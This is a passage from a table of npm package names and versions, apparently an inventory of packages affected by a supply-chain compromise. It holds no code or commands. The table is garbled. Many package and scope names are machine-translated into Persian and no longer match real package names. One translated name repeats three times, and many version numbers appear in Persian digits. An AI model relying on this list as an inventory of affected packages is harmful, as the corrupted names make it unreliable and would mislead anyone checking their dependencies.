| @relyt/claude-context-core | 0.1.1 |
| @seezo/sdr-mcp-server | 0.0.5 |
| @seung-ju/بعدی | 0.0.2 |
| @seung-ju/openapi-generator | 0.0.4 |
| @seung-ju/واکنش-hooks | 0.0.2 |
| @seung-ju/react-native-action-sheet | 0.2.1 |
| @sme-ui/aoma-vevasound-metadata-lib | 0.1.3 |
| @strapbuild/react-native-date-time-picker | 2.0.4 |
| @strapbuild/react-native-perspective-image-cropper | 0.4.15 |
| @strapbuild/react-native-perspective-image-cropper-2 | 0.4.7 |
| @strapbuild/react-native-perspective-image-cropper-poojan31 | 0.4.6 |
| @suraj_h/medium-common | 1.0.5 |
| @thedelta/eslint-config | 1.0.2 |
| @tiaanduplessis/json | ۷.۸.۳، ۷.۸.۴ |
| @tiaanduplessis/react-progressbar | ۷.۸.۳، ۷.۸.۴ |
| @trefox/sleekshop-js | 0.1.6 |
| @تریگو/آتریکس | 7.0.1 |
| @trigo/atrix-elasticsearch | 2.0.1 |
| @trigo/atrix-postgres | 1.0.3 |
| @trigo/atrix-pubsub | 4.0.3 |
| @trigo/atrix-soap | 1.0.2 |
| @trigo/atrix-swagger | 3.0.1 |
| @trigo/bool-expressions | 4.1.3 |
| @trigo/eslint-config-trigo | 3.3.1 |
| @trigo/fsm | 3.4.2 |
| @trigo/hapi-auth-signedlink | 1.3.1 |
| @trigo/pathfinder-ui-css | 0.1.1 |
| @trigo/trigo-hapijs | 5.0.1 |
| @trpc-rate-limiter/cloudflare | 0.1.4 |
| @trpc-rate-limiter/hono | 0.1.4 |
| @varsityvibe/api-client | ۷.۸.۳، ۷.۸.۴ |
| @varsityvibe/utils | 5.0.6 |
| @varsityvibe/validation-schemas | ۷.۸.۳، ۷.۸.۴ |
| @vishadtyagi/تقویم تمام سال | 0.1.11 |
| @voiceflow/alexa-types | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/anthropic | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/api-sdk | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/backend-utils | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/base-types | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/body-parser | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/chat-types | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/circleci-config-sdk-orb-import | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/commitپیکربندی lint | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/common | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/default-prompt-wrappers | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/dependency-cruiser-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/dtos-interact | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/encryption | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/eslint-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/eslint-plugin | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/exception | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/fetch | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/general-types | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/git-branch-check | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/google-dfes-types | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/google-types | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/husky-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/logger | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/metrics | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/natural-language-commander | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/nestjs-common | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/nestjs-mongodb | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/nestjs-rate-limit | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/nestjs-redis | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/nestjs-timeout | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/npm-package-json-lint-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/openai | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/پینو | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/pino-pretty | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/prettier-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/react-chat | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/runtime | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/runtime-client-js | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/sdk-runtime | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/secrets-provider | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/semantic-release-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/serverless-plugin-typescript | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/slate-serializer | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/stitches-react | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/storybook-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/stylelint-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/test-common | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/tsconfig | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/tsconfig-paths | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/utils-designer | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/verror | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/vite-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/vitest-config | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/voice-types | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/voiceflow-types | ۷.۸.۳، ۷.۸.۴ |
| @voiceflow/ویجت | ۷.۸.۳، ۷.۸.۴ |
| @zapier/ai-actions | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| @zapier/babel-preset-zapier | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| @zapier/browserslist-config-zapier | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| @zapier/secret-scrubber | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| سپر ai-crow | 1.0.7 |
| قوس-cli-fc | 1.0.1 |
| پیشنمایش آسینکاپی | ۷.۸.۳، ۷.۸.۴ |
| آتریکس | 1.0.1 |
| مدل_اتوماسیون | 1.0.491 |
| سازندهی axios | 1.2.1 |
| لغوپذیر axios | ۷.۸.۳، ۷.۸.۴ |
| زمانبندی شده با axios | ۷.۸.۳، ۷.۸.۴ |
| barebones-css | ۷.۸.۳، ۷.۸.۴ |
| قاب-چاپ-بنموستاین | 1.0.1 |
| بهترینgpioکنترل کننده | 1.0.10 |
| آداپتور دو طرفه | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| اعدامهای بلینکیو-کلی | 1.0.41 |
| لکه به پایه64 | 1.0.3 |
| افزونه bun-httpfile | 0.1.1 |
| بررسیکننده بایتکد-کلی | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| بایت به x | 1.0.1 |
| محاسبه بهره وام | 1.0.4 |
| افزونه-خازن-apptrackingios | 0.0.21 |
| خرید افزونه خازن | 0.1.1 |
| افزونه خازن-scgssigninwithgoogle | 0.0.5 |
| تاریخچه خرید خازن | 0.0.10 |
| ضبط کننده صدا با خازن و فرمت wav | 6.0.3 |
| دانلود افزونههای کروم | ۷.۸.۳، ۷.۸.۴ |
| بهروزرسانی توکن کلود | 1.0.3 |
| کوینمارکتکپ-ایپی | ۷.۸.۳، ۷.۸.۴ |
| رنگها-عبارت منظم | 2.0.1 |
| فرمان-ایریل | 0.5.4 |
| مقایسه-obj | ۷.۸.۳، ۷.۸.۴ |
| کاهنده کامپوزیت | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| شمارش معکوس | ۷.۸.۳، ۷.۸.۴ |
| دستورالعملهای پردازنده | 0.0.14 |
| ایجاد-مدیر-برنامه | 0.1.1 |
| ایجاد-شادی-برنامه | ۷.۸.۳، ۷.۸.۴ |
| ایجاد-hardhat3-app | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| کدک رمزنگاری-افزودنی | 0.1.9 |
| css-dedoupe | 0.1.2 |
| dashboardحالت خالی | 1.0.3 |
| designstudiouiux | 1.0.1 |
| devstart-cli | 1.0.6 |
| dialogflow-es | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| سرور ربات دیسکورد | 0.1.2 |
| عصاره وانیل - افزونه docusaurus | 1.0.3 |
| نرو | 1.1.2 |
| قالب دات نت | ۷.۸.۳، ۷.۸.۴ |
| افزونه drop-events-on-property | 0.0.2 |
| تستر تحویل ایمیل | 1.1.1 |
| اجرای نام شعبه | 1.1.3 |
| افزونه esbuild-brotli | 0.2.1 |
| افزونه esbuild-eta | 0.1.1 |
| esbuild-plugin-httpfile | 0.4.1 |
| پیکربندی eslint-نکتهسنج | 4.0.1 |
| eslint-config-trigo | 22.0.2 |
| eslint-config-zeallat-base | 1.0.4 |
| اتریوم-ens | 0.8.1 |
| evm-checkcode-cli | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| دقیق-تیکر | 0.3.5 |
| جلسه صوتی اکسپو | 0.2.1 |
| اکسپرسوها | 1.1.3 |
| انگشت چاق | ۷.۸.۳، ۷.۸.۴ |
| ویژگی-تلنگر | ۷.۸.۳، ۷.۸.۴ |
| موتور جستجوی فایراستور | 1.2.3 |
| fittxt | ۷.۸.۳، ۷.۸.۴ |
| فلپاستکها | ۷.۸.۳، ۷.۸.۴ |
| صاف کردن-ناهموار کردن | ۷.۸.۳، ۷.۸.۴ |
| تمرکز روی خطای فرمیک | 2.0.1 |
| فروشگاه فرمیک | 1.0.1 |
| یاب فازی | ۷.۸.۳، ۷.۸.۴ |
| کد بررسی گیت-ایویام۲ | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| ابزارهای تست گیت-ایویام | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| گتسبی-افزونه-cname | ۷.۸.۳، ۷.۸.۴ |
| ژنراتور-شهاب-انبار | 0.1.6 |
| ژنراتور-ng-itobuz | 0.0.15 |
| دریافت-آنها-آرگها | 1.3.3 |
| گیتهاب-اکشن-برای-ژنراتور | ۷.۸.۳، ۷.۸.۴ |
| گیتسیف | 1.0.5 |
| قالب برو | ۷.۸.۳، ۷.۸.۴ |
| gulp-inject-envs | ۷.۸.۳، ۷.۸.۴ |
| کلاینت api هاف-اکسرا | ۷.۸.۳، ۷.۸.۴ |
| امید-mapboxdraw | 0.1.1 |
| امیدرو | 1.0.3 |
| نمونه اولیه طراحی شناور | 0.0.5 |
| http بودن | ۷.۸.۳، ۷.۸.۴ |
| بیش از حد پرپشت | 1.0.3 |
| هیپرترم-هیپستر | 1.0.7 |
| شناسهها-css | 1.5.1 |
| شناسهها-enterprise-mcp-سرور | 0.0.2 |
| شناسهها-enterprise-ng | 20.1.6 |
| شناسهها-enterpriseتایپها | 20.1.6 |
| تبدیل تصویر به uri | ۷.۸.۳، ۷.۸.۴ |
| افزونه بیخوابی-انتخاب تصادفی | 1.0.4 |
| اینو | 0.2.2 |
| سپر آهنی-مینی اپ | 0.0.2 |
| دکمه ایتو | 8.0.3 |
| زاویه دار itobuz | 0.0.1 |
| itobuz-angular-auth | 8.0.11 |
| دکمه زاویهدار itobuz | 8.0.11 |
| جیکوب زوما | ۷.۸.۳، ۷.۸.۴ |
| آزمون jaetut-varit | 1.0.2 |
| مرورگر جان | 0.13.1 |
| پیوندهای جی کوئری | ۷.۸.۳، ۷.۸.۴ |
| جیسونسورج | 1.0.7 |
| فقط برشته | 1.7.1 |
| کشتن-پورت | ۷.۸.۳، ۷.۸.۴ |
| منطقه اداری کره - geo-json-util | 1.0.7 |
| کوامی | ۷.۸.۳، ۷.۸.۴ |
| کدهای زبان | ۷.۸.۳، ۷.۸.۴ |
| مجوز-o-matic | ۷.۸.۳، ۷.۸.۴ |
| تصویر مرحلهای با خط تیره | ۷.۸.۳، ۷.۸.۴ |
| سرور lite-serper-mcp | 0.2.2 |
| لونو-آپی | 1.2.3 |
| سیستم-صورتحساب-دستی-miniapp-api | 1.3.1 |
| اطلاعیه افزونه مدوسا | 0.0.3 |
| لاگهای افزونه مدوسا | 0.0.17 |
| افزونه مدوسا-مومو | 0.0.68 |
| نقد و بررسی محصول افزونه مدوسا - kvy | 0.0.4 |
| افزونه مدوسا-زالوپای | 0.0.40 |
| رقم کنترلی mod10 | 1.0.1 |
| mon-package-react-typescript | 1.0.1 |
| سعید من | 0.1.1 |
| n8n-گرهها-tmdb | 0.5.1 |
| n8n-nodes-vercel-ai-sdk | 0.1.7 |
| n8n-nodes-viral-app | 0.2.5 |
| نانوریست | ۷.۸.۳، ۷.۸.۴ |
| وابستگی دایرهای بعدی | ۷.۸.۳، ۷.۸.۴ |
| گوگل آنالیتیکس ساده بعدی | ۷.۸.۳، ۷.۸.۴ |
| پیشرفت-مدل-بعدی | ۷.۸.۳، ۷.۸.۴ |
| ngx-useful-swiper-prosenjit | 9.0.2 |
| ngx-wooapi | 12.0.1 |
| فروشگاه معمولی | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| obj-to-css | ۷.۸.۳، ۷.۸.۴ |
| روتر واکنشی اکتا-۶ | 5.0.1 |
| open2internet | 0.1.1 |
| آیکونهای جعبهای مداری | 2.1.3 |
| ابزارهای رسم سحابی مدار | 1.0.10 |
| ویرایشگر مدار-سحابی | 1.0.2 |
| صابون مداری | 0.43.13 |
| ارکستر | 12.1.2 |
| تستر بسته | 1.0.1 |
| افزونه-بسته-دارایی-کپی | ۷.۸.۳، ۷.۸.۴ |
| حاشیهنویسی پیدیاف | 0.0.2 |
| پیکلیت | 1.0.1 |
| پیکو-یوئید | ۷.۸.۳، ۷.۸.۴ |
| pkg-readme | 1.1.1 |
| poper-react-sdk | 0.1.2 |
| پستهاگ-دوکوزوروس | 2.0.6 |
| posthog-js | 1.297.3 |
| گره پسهوگ | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| افزونه posthog-hello-world | 1.0.1 |
| posthog-react-native | ۷.۸.۳، ۷.۸.۴ |
| posthog-react-native-session-replay | 1.2.2 |
| میز درجه یک | 0.0.19 |
| سریع-انگلیسی | 1.0.50 |
| پونی-رک | 1.0.3 |
| ra-auth-firebase | 1.0.3 |
| ra-data-firebase | ۷.۸.۳، ۷.۸.۴ |
| برچسبهای کامپوننت واکنشگرا | 0.1.9 |
| واکنش-داده-برای-صادرات | 1.0.1 |
| بازرس عنصر واکنش سریع | 0.1.18 |
| واکنش-favic | 1.0.2 |
| واکنش-قلاب-فرم-ادامه | ۷.۸.۳، ۷.۸.۴ |
| آیکونهای واکنشی jam | ۷.۸.۳، ۷.۸.۴ |
| واکنش-کلیدپوش-زمینه | ۷.۸.۳، ۷.۸.۴ |
| راهاندازی کتابخانه واکنشی | 0.0.6 |
| لودر خطی واکنشی | 1.0.2 |
| واکنش-میکرومدال.js | ۷.۸.۳، ۷.۸.۴ |
| بخشهای موردنیاز علامتگذاری شدهاند | ۷.۸.۳، ۷.۸.۴ |
| ایمیل واکنشگرا | ۷.۸.۳، ۷.۸.۴ |
| واکنش-بومی-واکشی | ۷.۸.۳، ۷.۸.۴ |
| ابعاد پیکسل را در react-native دریافت کنید | ۷.۸.۳، ۷.۸.۴ |
| بخشهای موردنیاز علامتگذاری شدهاند | 2.1.2 |
| بخشهای موردنیاز علامتگذاری شدهاند | ۷.۸.۳، ۷.۸.۴ |
| سطح لاگ واکنشگرا (react-native) | ۷.۸.۳، ۷.۸.۴ |
| چک باکس react-native-modest | 3.3.1 |
| ذخیره سازی واکنش گرای بومی | 2.1.1 |
| تماس تلفنی واکنشگرا (React-native) | ۷.۸.۳، ۷.۸.۴ |
| واکنش-بومی-قابل-بازیابی-واکشی | ۷.۸.۳، ۷.۸.۴ |
| واکنش-بومی-استفاده-مودال | 1.0.3 |
| نمایاب واکنشگرا (react-native) | ۷.۸.۳، ۷.۸.۴ |
| وب سوکت واکنشگرا | ۷.۸.۳، ۷.۸.۴ |
| توابع worklet واکنشگرا | 3.3.3 |
| واکنش-qr-image | 1.1.1 |
| rediff | 1.0.5 |
| نمایشگر rediff | 0.0.7 |
| کیت روتر ریداکس | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| افزونه rollup-httpfile | 0.2.1 |
| شماره ثبت شرکت sa-regex | ۷.۸.۳، ۷.۸.۴ |
| sa-id-gen | ۷.۸.۳، ۷.۸.۴ |
| همان | 1.0.3 |
| خازن scgs-subscribe | 1.0.11 |
| scgsffcreator | 1.0.5 |
| مجموعه-تودرتو-prop | ۷.۸.۳، ۷.۸.۴ |
| شلف-jwt-sessions | 0.1.2 |
| پوسته اجرایی | ۷.۸.۳، ۷.۸.۴ |
| ضایعات شینهان-لیمیت | 1.0.3 |
| مهارتها-استفاده | ۷.۸.۳، ۷.۸.۴ |
| داستانهای سولومون-ایپی | 1.0.2 |
| داستانهای سلیمان نسخه ۳ | 1.15.6 |
| سولومون-نسخه3-رابط-کاربری-بستهبندی | 1.6.1 |
| مرتبسازی بر اساس فاصله | 2.0.1 |
| اطلاعات شناسایی آفریقای جنوبی | 1.0.2 |
| آمار-fns | 1.0.1 |
| استور | 2.3.2 |
| فوق العادهcommit | 1.0.1 |
| انتخاب خودکار svelte | 1.1.1 |
| برشته و نرم | ۷.۸.۳، ۷.۸.۴ |
| جدول tanstack-shadcn | 1.1.5 |
| تی سی اس پی | 2.0.2 |
| آزمون tcsp-draw | 1.0.5 |
| tcsp-test-vd | 2.4.4 |
| قالب-lib | ۷.۸.۳، ۷.۸.۴ |
| قالب-میکرو-سرویس | ۷.۸.۳، ۷.۸.۴ |
| سرسخت-واکشی | ۷.۸.۳، ۷.۸.۴ |
| اپلیکیشن تست فاندری | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| برنامه تست-هاردت | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| test23112222-api | 1.0.1 |
| تیان | 1.0.2 |
| توکن.js-fork | 0.7.32 |
| برنامه واکنشی trigo | 4.1.2 |
| نوع حصار | ۷.۸.۳، ۷.۸.۴ |
| نوع-اورم-اوربِت | 0.2.27 |
| تایپ شده با undefsafe | ۷.۸.۳، ۷.۸.۴ |
| آپلندویی | 0.5.4 |
| آپلود-به-فروشگاه-پخش | ۷.۸.۳، ۷.۸.۴ |
| رمزگذاری-رمزگشایی آدرس اینترنتی | ۷.۸.۳، ۷.۸.۴ |
| استفاده از تغییرات ذخیره نشده | 1.0.9 |
| شناسه معتبر آفریقای جنوبی | 1.0.3 |
| قالب vf-oss | ۱.۰.۴، ۱.۰.۳، ۱.۰.۲، ۱.۰.۱ |
| افزونه vite-httpfile | 0.2.1 |
| بهروزرسانی مرورگر vue-nuxt | 1.0.5 |
| وب اسکرپر-ام سی پی | 1.1.4 |
| انواع وب-htmx | 0.1.1 |
| انواع وب روشن | 0.1.1 |
| فایل http-loader-webpack | 0.2.1 |
| گالری-متخصص-سلامت | 5.1.1 |
| ونک | ۷.۸.۳، ۷.۸.۴ |
| ذخیرهسازی ناهمگام زاپیر | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| zapier-platform-cli | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| هسته پلتفرم زاپیر | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| طرحواره پلتفرم zapier | ۱۸.۰.۴، ۱۸.۰.۳، ۱۸.۰.۲ |
| اسکریپتهای zapier | ۷.۸.۳، ۷.۸.۴ |
| زوپر-کلی | 1.0.1 |
| زوپر-اسدیکی | 1.0.57 |
| جریان زوپر | 2.0.9 |

